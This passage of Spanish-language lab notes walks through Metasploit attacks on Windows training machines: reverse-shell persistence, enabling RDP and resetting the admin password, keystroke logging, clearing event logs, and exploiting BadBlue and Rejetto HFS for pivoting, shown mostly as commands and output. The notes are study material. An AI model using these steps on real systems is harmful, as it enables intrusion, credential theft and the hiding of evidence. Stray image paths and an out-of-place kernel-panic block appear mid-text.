SESSION                 yes          The session to run this module on.

Payload options (windows/x64/meterpreter/reverse_tcp):
Name      Current Setting  Required  Description
----      -----          -----    -----
EXITFUNC   process        yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST      10.10.5.2       yes       The listen address (an interface may be specified)
LPORT      4444            yes       The listen port

Exploit target:
Id  Name
--  --
0   Windows

```

Explotamos:

```

msf6 exploit(windows/local/persistence_service) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(windows/local/persistence_service) > exploit

[*] Started reverse TCP handler on 10.10.5.2:4444
[*] Running module against WIN-OMCNBKR66MN
[*] Meterpreter service exe written to C:\Users\ADMINI-1\AppData\Local\Temp\1\jkXfvof.exe
[*] Creating service REoKeyV
[*] Sending stage (175174 bytes) to 10.2.19.11
[*] Cleanup Meterpreter RC File: /root/.msf4/logs/persistence/WIN-OMCNBKR66MN_20211125.3247/WIN-OMCNBKR66MN_20211125.3247.rc
[*] Meterpreter session 2 opened (10.10.5.2:4444 -> 10.2.19.11:49202) at 2021-11-25 06:32:48 +0530

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > exit
[*] Shutting down Meterpreter...

[*] 10.2.19.11 - Meterpreter session 2 closed. Reason: User exit
msf6 exploit(windows/local/persistence_service) > sessions

Active sessions
=====
Id  Name      Type            Information                                         Connection
--  --       ----          -----          -----
1   meterpreter x64/windows  WIN-OMCNBKR66MN\Administrator @ WIN-OMCNBKR66MN  10.10.5.2:4444 -> 10.2.19.11:49189 (10.2.19.11)

msf6 exploit(windows/local/persistence_service) > sessions -K
[*] Killing all sessions...

```

Una vez explotado, vamos a eliminar todas las sesiones. Bien, entonces, la forma en la que podemos obtener acceso o recuperar el control del objetivo, es mediante multi/handler de Metasploit o netcat

```

msf6 exploit(windows/local/persistence_service) > use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

Name  Current Setting  Required  Description
----  -----  -----  -----
Payload options (windows/meterpreter/reverse_tcp):

Name  Current Setting  Required  Description
----  -----  -----  -----
EXITFUNC process      yes        Exit technique (Accepted: '', seh, thread, process, none)
LHOST      yes        The listen address (an interface may be specified)
LPORT      4444      yes        The listen port

Exploit target:

Id  Name
--  --
0  Wildcard Target

msf6 exploit(multi/handler) > set LHOST eth1
LHOST => 10.10.5.2
msf6 exploit(multi/handler) > se

```

```

msf6 exploit(multi/handler) > set LHOST eth1
LHOST => 10.10.5.2
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.10.5.2:4444
[*] Sending stage (175174 bytes) to 10.2.19.11
[*] Meterpreter session 3 opened (10.10.5.2:4444 -> 10.2.19.11:49209) at 2021-11-25 06:34:01 +0530
meterpreter > 

```

Lo que sucede aquí es una vez que instalamos el servicio de persistencia y una vez que lo hayamos instalado, se va a ejecutar y va a continuar incluso a través de reinicios. Y siempre que tengamos un multi/handler o un oyente (netcat) para una conexión desde el objetivo, deberíamos poder recibir una conexión.

Si matamos la sesión de nuevo, le damos a run/exploit y vuelve a cargar la sesión de Meterpreter:

```

meterpreter > exit
[*] Shutting down Meterpreter...

[*] 10.2.19.11 - Meterpreter session 3 closed. Reason: User exit
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.10.5.2:4444
[*] Sending stage (175174 bytes) to 10.2.19.11
[*] Meterpreter session 4 opened (10.10.5.2:4444 -> 10.2.19.11:49212) at 2021-11-25 06:34:30 +0530

```

*NOTA: tengamos en cuenta el LHOST y el LPORT que le pusimos con anterioridad al módulo de persistence\_service. Si le asignamos un puerto 4444, en el multi/handler también tendrá que ser ese puerto, lo mismo sucede con la IP que va a recibir la sesión de Meterpreter.*

Vamos a salir de Msfconsole y vamos a volver a cargar el multi/handler para comprobar que aún tenemos persistencia:

```

Code: 00 00 00 00 M3 T4 SP L0 1T FR 4M 3W OR K! V3 R5 I0 N5 00 00 00 00 00
Aiee, Killing Interrupt handler
Kernel panic: Attempted to kill the idle task!
In swapper task - not syncing

      =[ metasploit v6.0.21-dev
+ --=[ 2087 exploits - 1126 auxiliary - 354 post      ]
+ --=[ 596 payloads - 45 encoders - 10 nops      ]
+ --=[ 7 evasion          ]

Metasploit tip: You can upgrade a shell to a Meterpreter
session on many platforms using sessions -u
<session_id>

msf6 > use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST eth1
LHOST => eth1
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.10.5.2:4444
[*] Sending stage (175174 bytes) to 10.2.19.11
[*] Meterpreter session 1 opened (10.10.5.2:4444 -> 10.2.19.11:49218) at 2021-11-25 06:35:50 +0530

meterpreter > exit
[*] Shutting down Meterpreter...

[*] 10.2.19.11 - Meterpreter session 1 closed. Reason: User exit
msf6 exploit(multi/handler) > 

```

## Enabling RDP

Vamos a realizar un escaneo de puertos para ver cuales están abiertos y también saber sus servicios:

```

msf5 > workspace -a RDP
[*] Added workspace: RDP
[*] Workspace: RDP
msf5 > setg RHOSTS 10.2.19.254
RHOSTS => 10.2.19.254
msf5 > db_nmap -sV 10.2.19.254
[*] Nmap: Starting Nmap 7.70 ( https://nmap.org ) at 2021-11-26 02:14 IST
[*] Nmap: Stats: 0:00:37 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
[*] Nmap: Service scan Timing: About 40.00% done; ETC: 02:16 (0:00:54 remaining)
[*] Nmap: Stats: 0:01:00 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
[*] Nmap: Service scan Timing: About 80.00% done; ETC: 02:15 (0:00:15 remaining)
[*] Nmap: Nmap scan report for 10.2.19.254
[*] Nmap: Host is up (0.0030s latency).
[*] Nmap: Not shown: 990 closed ports
[*] Nmap: PORT      STATE SERVICE      VERSION
[*] Nmap: 80/tcp    open  http        BadBlue httpd 2.7
[*] Nmap: 135/tcp   open  msrpc       Microsoft Windows RPC
[*] Nmap: 139/tcp   open  netbios-ssn Microsoft Windows netbios-ssn
[*] Nmap: 445/tcp   open  microsoft-ds Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
[*] Nmap: 49152/tcp open  msrpc       Microsoft Windows RPC
[*] Nmap: 49153/tcp open  msrpc       Microsoft Windows RPC
[*] Nmap: 49154/tcp open  msrpc       Microsoft Windows RPC
[*] Nmap: 49155/tcp open  msrpc       Microsoft Windows RPC
[*] Nmap: 49163/tcp open  msrpc       Microsoft Windows RPC
[*] Nmap: 49165/tcp open  msrpc       Microsoft Windows RPC
[*] Nmap: Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows
[*] Nmap: Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 60.65 seconds
msf5 > 

```

Vamos a explotar el servicio http con versión Babblue httpd 2.7:

```

msf6 exploit(windows/http/badblue_passthru) > exploit

[*] Started reverse TCP handler on 10.10.37.3:4444
[*] Trying target BadBlue EE 2.7 Universal ...
[*] Sending stage (176198 bytes) to 10.2.28.40
[*] Meterpreter session 1 opened (10.10.37.3:4444 → 10.2.28.40:49226) at 2025-07-25 05:59:33 +0530

meterpreter > sysinfo
Computer       : WIN-OMCNBKR66MN
OS             : Windows Server 2012 R2 (6.3 Build 9600).
Architecture   : x64
System Language: en_US
Domain         : WORKGROUP
Logged On Users: 0
Meterpreter    : x86/windows
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > pgrep explorer
meterpreter > 

```

En este caso en particular, no necesitaremos migrar a una arquitectura de 64 bits. Bien, ahora tenemos que habilitar el servicio RDP en el sistema objetivo porque como vimos arriba en el escaneo, está cerrado.

Vamos a buscar un módulo en particular llamado enable\_rdp:

```

msf6 exploit(windows/http/badblue_passthru) > search enable_rdp
Matching Modules
=====
#  Name
-  --
0  post/windows/manage/enable_rdp .          normal  No   Windows Manage Enable Remote Desktop

Interact with a module by name or index. For example info 0, use 0 or use post/windows/manage/enable_rdp

msf6 exploit(windows/http/badblue_passthru) > use 0
msf6 post(windows/manage/enable_rdp) > options

Module options (post/windows/manage/enable_rdp):
=====
Name      Current Setting  Required  Description
ENABLE    true            no        Enable the RDP Service and Firewall Exception.
FORWARD   false           no        Forward remote port 3389 to local Port.
LPORT     3389            no        Local port to forward remote connection.
PASSWORD  [REDACTED]  no        Password for the user created.
SESSION   yes             yes       The session to run this module on.
USERNAME  [REDACTED]  no        The username of the user to create.

View the full module info with the info, or info -d command.

msf6 post(windows/manage/enable_rdp) > set SESSION 1
SESSION => 1
msf6 post(windows/manage/enable_rdp) > 

```

Vamos a comprobar con un escaneo de nmap para confirmar que está totalmente habilitado:

```

[*] msf6 post(windows/manage/enable_rdp) > set SESSION 1
SESSION => 1
[*] msf6 post(windows/manage/enable_rdp) > run

[*] Enabling Remote Desktop
[*] RDP is already enabled
[*] Setting Terminal Services service startup mode
[*] The Terminal Services service is not set to auto, changing it to auto ...
[*] RDP Service Started
[*] Opening port in local firewall if necessary
[*] For cleanup execute Meterpreter resource file: /root/.msf4/loot/20250725060414_ENABLING_RDP_10.2.28.40_host.windows.cle_739310.txt
[*] Post module execution completed
[*] msf6 post(windows/manage/enable_rdp) > db_nmap -sv -p3389 demo.ine.local
[*] Nmap: Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-07-25 06:04 IST
[*] Nmap: Stats: 0:00:40 elapsed: 0 hosts completed (1 up), 1 undergoing Service Scan
[*] Nmap: Service scan Timing: About 0.00% done
[-] db_nmap: Interrupted
[*] msf6 post(windows/manage/enable_rdp) > db_nmap -p3389 demo.ine.local
[*] Nmap: Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-07-25 06:05 IST
[*] Nmap: Nmap scan report for demo.ine.local (10.2.28.40)
[*] Nmap: Host is up (0.003s latency).
[*] Nmap: PORT      STATE SERVICE
[*] Nmap: 3389/tcp open  ms-wbt-server
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 0.09 seconds
[*] msf6 post(windows/manage/enable_rdp) > 

```

Ahora, ¿cómo obtenemos acceso al RDP? Creando o accediendo con credenciales válidas.

En el módulo de enable\_rdp, en el apartado de USERNAME y PASSWORD podemos crear un usuario y una contraseña a nuestro antojo. Pero en este caso lo crearemos directamente desde la shell de Meterpreter (ojo, esto no se recomienda hacer ya que se pueden dar cuenta de que alguien ha cambiado la contraseña del administrador):

```

meterpreter > shell
Process 2112 created.
Channel 2 created.
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Windows\system32>net users
net users

User accounts for \\

Administrator          Guest
The command completed with one or more errors.

C:\Windows\system32>net user administrator hacker123
net user administrator hacker123
The password does not meet the password policy requirements. Check the minimum password length, password complexity and password history requirements.

More help is available by typing NET HELPMSG 2245.

C:\Windows\system32>net user administrator hacker_123
net user administrator hacker_123
The command completed successfully.

C:\Windows\system32>


```

Otra manera sería cargar mimikatz en el sistema objetivo y luego crackear su hash, etc. Bien, ahora vamos a entrar a la interfaz gráfica mediante xfreerdp:

```

[~] root@INE:~# xfreerdp /u:administrator /p:hacker_123 /v:demo.ine.local
[06:12:16:374] [445084451] [WARN][com.freerdp.crypto] - Certificate verification failure 'self-signed certificate (18)' at stack position 0
[06:12:16:374] [445084451] [WARN][com.freerdp.crypto] - CN = WIN-OMCNBKRG6MN
[06:12:16:374] [445084451] [WARN][com.freerdp.crypto] - The certificate is self-signed
[06:12:16:374] [445084451] [WARN][com.freerdp.crypto] - WARNING: CERTIFICATE NAME MISMATCH!
[06:12:16:374] [445084451] [ERROR][com.freerdp.crypto] - The certificate name does not match the expected name.
[06:12:16:374] [445084451] [ERROR][com.freerdp.crypto] - The hostname used for this connection (demo.ine.local:3389)
[06:12:16:374] [445084451] [ERROR][com.freerdp.crypto] - does not match the name given in the certificate.
[06:12:16:374] [445084451] [ERROR][com.freerdp.crypto] - Common Name (CN):
[06:12:16:374] [445084451] [ERROR][com.freerdp.crypto] -           WIN-OMCNBKRG6MN
[06:12:16:374] [445084451] [ERROR][com.freerdp.crypto] - A valid certificate for the wrong name should NOT be trusted!
Certificate details for demo.ine.local:3389 (RDP-Server):
  Common Name: WIN-OMCNBKRG6MN
  Subject:     CN = WIN-OMCNBKRG6MN
  Issuer:      CN = WIN-OMCNBKRG6MN
  Thumbprint:  51:8c:84:ce:70:21:de:66:77:66:c1:f0:19:34:35:48:bd:d4:26:a5:28:7b:c5:61:01:83:64:40:fa:4a:id:c0
The above X.509 certificate could not be verified, possibly because you do not have
the CA certificate in your certificate store, or the certificate has expired.
Please look at the OpenSSL documentation on how to add a private CA to the store.
Do you trust the above certificate? (Y/T/N) 

```



## Windows Keyloggin

Primero tenemos que conseguir acceso al sistema, así que realizaremos un escaneo de puertos y veremos por conseguir ese acceso:

```
msf5 exploit(windows/http/badblue_passthru) > show options
Module options (exploit/windows/http/badblue_passthru):
Name   Current Setting  Required  Description
-----  -----  -----
Proxies      no          A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS    10.2.23.135  yes        The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>' 
RPORT      80          yes        The target port (TCP)
SSL       false        no         Negotiate SSL/TLS for outgoing connections
VHOST      no          HTTP server virtual host

Exploit targets:
 Id  Name
 --  --
 0  BadBlue EE 2.7 Universal

msf5 exploit(windows/http/badblue_passthru) > set target BadBlue\ EE\ 2.7\ Universal
target => BadBlue EE 2.7 Universal
msf5 exploit(windows/http/badblue_passthru) > exploit
[*] Started reverse TCP handler on 10.10.5.2:4444
[*] Trying target BadBlue EE 2.7 Universal...
[*] Sending stage (180291 bytes) to 10.2.23.135
[*] Meterpreter session 1 opened (10.10.5.2:4444 -> 10.2.23.135:49209) at 2021-11-26 02:56:41 +0530
```

```
meterpreter > sysinfo
Computer      : WIN-OMCNBKR66MN
OS            : Windows 2012 R2 (6.3 Build 9600).
Architecture  : x64
System Language : en_US
Domain        : WORKGROUP
Logged On Users : 1
Meterpreter   : x86/windows
meterpreter > getuid
Server username: WIN-OMCNBKR66MN\Administrator
meterpreter > pgrep explorer
2312
meterpreter > migrate 2312
[*] Migrating from 2780 to 2312...
[*] Migration completed successfully.
meterpreter >
```

Migramos para evitar cualquier error de compatibilidad con la arquitectura del sistema operativo.


Bien, abrimos el buscador de ayuda para ver la sección de keylogger en Meterpreter y usaremos estos 3 comandos:

```
Stdapi: User interface Commands
=====
Command      Description
-----
enumdesktops List all accessible desktops and window stations
getdesktop   Get the current meterpreter desktop
idletime     Returns the number of seconds the remote user has been idle
keyboard_send Send keystrokes
keyevent     Send key events
keyscan_dump Dump the keystroke buffer
keyscan_start Start capturing keystrokes
keyscan_stop Stop capturing keystrokes
```

Vamos a comenzar con keyscan\_start:

```
meterpreter >
meterpreter > keyscan_start
Starting the keystroke sniffer ...
meterpreter > █
```

Escribimos en el notepad de la máquina víctima:



Cualquier entrada del teclado, será captada por el keylogger de Meterpreter. Por lo tanto, no se limita solo al bloc de notas.


```
meterpreter >
meterpreter > keyscan_start
Starting the keystroke sniffer ...
meterpreter > keyscan_dump
Dumping captured keystrokes...
<Shift>Username<Shift>:<Shift>Admin<CR>
<Shift>Password<Shift>:L<^H>hacked321

meterpreter > █
```

En caso de que no capture nada, lo paramos el keylogger y lo volvemos a ejecutar.

## Clearing Windows Event Logs (IMPORTANTE)

Lo primero que necesitamos es acceder al sistema objetivo, vamos a buscar un exploit para el servicio vulnerable:



```
# Name                               Disclosure Date Rank Check Description
0 exploit/windows/http/badblue_ext_overflow 2003-04-20 great Yes  BadBlue 2.5 EXT.dll Buffer Overflow
1 exploit/windows/http/badblue_passthru   2007-12-10 great No   BadBlue 2.72b PassThru Buffer Overflow
2 \_ target: BadBlue EE 2.7 Universal   .
3 \_ target: BadBlue 2.72b Universal    .

Interact with a module by name or index. For example info 3, use 3 or use exploit/windows/http/badblue_passthru
After interacting with a module you can manually set a TARGET with set TARGET 'BadBlue 2.72b Universal'

msf6 > use 1
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/http/badblue_passthru) > options

Module options (exploit/windows/http/badblue_passthru):
  Name      Current Setting  Required  Description
  Proxies    demo.ine.local  no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS    demo.ine.local  yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT     80               yes       The target port (TCP)
  SSL       false            no        Negotiate SSL/TLS for outgoing connections
  VHOST     no               no        HTTP server virtual host

Payload options (windows/meterpreter/reverse_tcp):
  Name      Current Setting  Required  Description
  EXITFUNC  thread          yes       Exit technique (Accepted: "", seh, thread, process, none)
  LHOST     10.10.49.2       yes       The listen address (an interface may be specified)
  LPORT     4444              yes       The listen port
```


```

msf6 exploit(windows/http/badblue_passthru) > run
[*] Started reverse TCP handler on 10.10.49.2:4444
[*] Trying target BadBlue EE 2.7 Universal ...
[*] Sending stage (176198 bytes) to 10.2.24.85
[*] Meterpreter session 1 opened (10.10.49.2:4444 → 10.2.24.85:49279) at 2025-07-25 06:41:05 +0530

meterpreter > getuid
Server username: WIN-OMCNBKR66MN\Administrator
meterpreter > sysinfo
Computer : WIN-OMCNBKR66MN
OS : Windows Server 2012 R2 (6.3 Build 9600).
Architecture : x64
System Language : en_US
Domain : WORKGROUP
Logged On Users : 1
Meterpreter : x86/windows
meterpreter > pgrep explorer
2128
meterpreter > migrate 2128
[*] Migrating from 2668 to 2128...
[*] Migration completed successfully.
meterpreter > sysinfo
Computer : WIN-OMCNBKR66MN
OS : Windows Server 2012 R2 (6.3 Build 9600).
Architecture : x64
System Language : en_US
Domain : WORKGROUP
Logged On Users : 1
Meterpreter : x64/windows
meterpreter >

```

Vamos a ver ahora los registros de eventos, y vamos a cambiar por ejemplo la contraseña del administrador:




```

meterpreter > shell
Process 2276 created.
Channel 1 created.
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Windows\system32>net user administrator password_123!
net user administrator password_123!
The command completed successfully.

C:\Windows\system32>


```



Vamos a limpiar los registros de eventos que hemos ocasionado mediante la sesión de Meterpreter:

```
C:\Windows\system32>net user administrator password_123!
net user administrator password_123!
The command completed successfully.
```

```
C:\Windows\system32>^C
Terminate channel 1? [y/N]  y
meterpreter > clearev
[*] Wiping 258 records from Application ...
[*] Wiping 523 records from System ...
[*] Wiping 15921 records from Security ...
meterpreter > █
```



## Pivoting (Importante)

Primero y, ante todo, necesitamos tener acceso a la víctima 1 y, luego podremos atacar a la víctima 2.

Entonces, lo primero que debemos hacer es, por supuesto, realizar un escaneo de nmap en la víctima uno para identificar qué servicios podemos explotar en él.

Vamos a explotar el servicio HTTP debido a que es una vulnerabilidad que ya hemos practicado mucho, “rejetto”.

```
msf6 > workspace -a pivoting
[*] Added workspace: pivoting
[*] Workspace: pivoting
msf6 > db_status
[*] Connected to msf. Connection type: postgresql.
msf6 > db_nmap -Pn -sS -sV --open --min-rate 3000 demo1.ine.local
[*] Nmap: Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-07-25 22:17 IST
[*] Nmap: Nmap scan report for demo1.ine.local (10.2.22.98)
[*] Nmap: Host is up (0.0027s latency).
[*] Nmap: Not shown: 990 closed tcp ports (reset)
[*] Nmap: PORT      STATE SERVICE          VERSION
[*] Nmap: 80/tcp    open  http             HttpFileServer httpd 2.3
[*] Nmap: 135/tcp   open  msrpc            Microsoft Windows RPC
[*] Nmap: 139/tcp   open  netbios-ssn       Microsoft Windows netbios-ssn
[*] Nmap: 445/tcp   open  microsoft-ds      Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
[*] Nmap: 3389/tcp  open  ssl/ms-wbt-server?
[*] Nmap: 49152/tcp open  msrpc            Microsoft Windows RPC
[*] Nmap: 49153/tcp open  msrpc            Microsoft Windows RPC
[*] Nmap: 49154/tcp open  msrpc            Microsoft Windows RPC
[*] Nmap: 49155/tcp open  msrpc            Microsoft Windows RPC
[*] Nmap: 49165/tcp open  msrpc            Microsoft Windows RPC
[*] Nmap: Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows
[*] Nmap: Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 65.48 seconds
msf6 >
```

Vamos ahora a buscar un exploit llamado rejetto y lo vamos a configurar:

```
msf6 exploit(windows/http/rejetto_hfs_exec) > options
Module options (exploit/windows/http/rejetto_hfs_exec):
  Name      Current Setting  Required  Description
  ----      -----  -----  -----
  HTTPDELAY  10           no        Seconds to wait before terminating web server
  Proxies    no           no        A proxy chain of format type:host:port[,type:host:port][ ... ]
  RHOSTS    demo1.ine.local yes        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT      80           yes        The target port (TCP)
  SRVHOST    yes          yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
  SRVPORT    8080         yes       The local port to listen on.
  SSL        false         no        Negotiate SSL/TLS for outgoing connections
  SSLCert    no           no        Path to a custom SSL certificate (default is randomly generated)
  TARGETURI  /            yes       The path of the web application
  URIPATH    no           no        The URI to use for this exploit (default is random)
  VHOST      no           no        HTTP server virtual host

Payload options (windows/meterpreter/reverse_tcp):
  Name      Current Setting  Required  Description
  ----      -----  -----  -----
  EXITFUNC  process        yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     10.10.37.5      yes       The listen address (an interface may be specified)
  LPORT      4444           yes       The listen port

Exploit target:
  Id  Name
  --  --
  0   Automatic
```

```
msf6 exploit(windows/http/rejetto_hfs_exec) > run
[*] Started reverse TCP handler on 10.10.37.5:4444
[*] Using URL: http://10.10.37.5:8080/UIOU80H
[*] Server started.
[*] Sending a malicious request to /
[*] Payload request received: /UIOU80H
[*] Sending stage (176198 bytes) to 10.2.22.98
[!] Tried to delete %TEMP%\fuGBJGUCR.vbs, unknown result
[*] Meterpreter session 1 opened (10.10.37.5:4444 → 10.2.22.98:49268) at 2025-07-25 22:24:07 +0530
[*] Server stopped.

meterpreter > sysinfo
Computer      : WIN-OMCNBK66MN
OS            : Windows Server 2012 R2 (6.3 Build 9600).
Architecture   : x64
System Language: en_US
Domain        : WORKGROUP
Logged On Users: 1
Meterpreter    : x86/windows
gmetasploit > getuid
Server username: WIN-OMCNBK66MN\Administrator
meterpreter > 
```

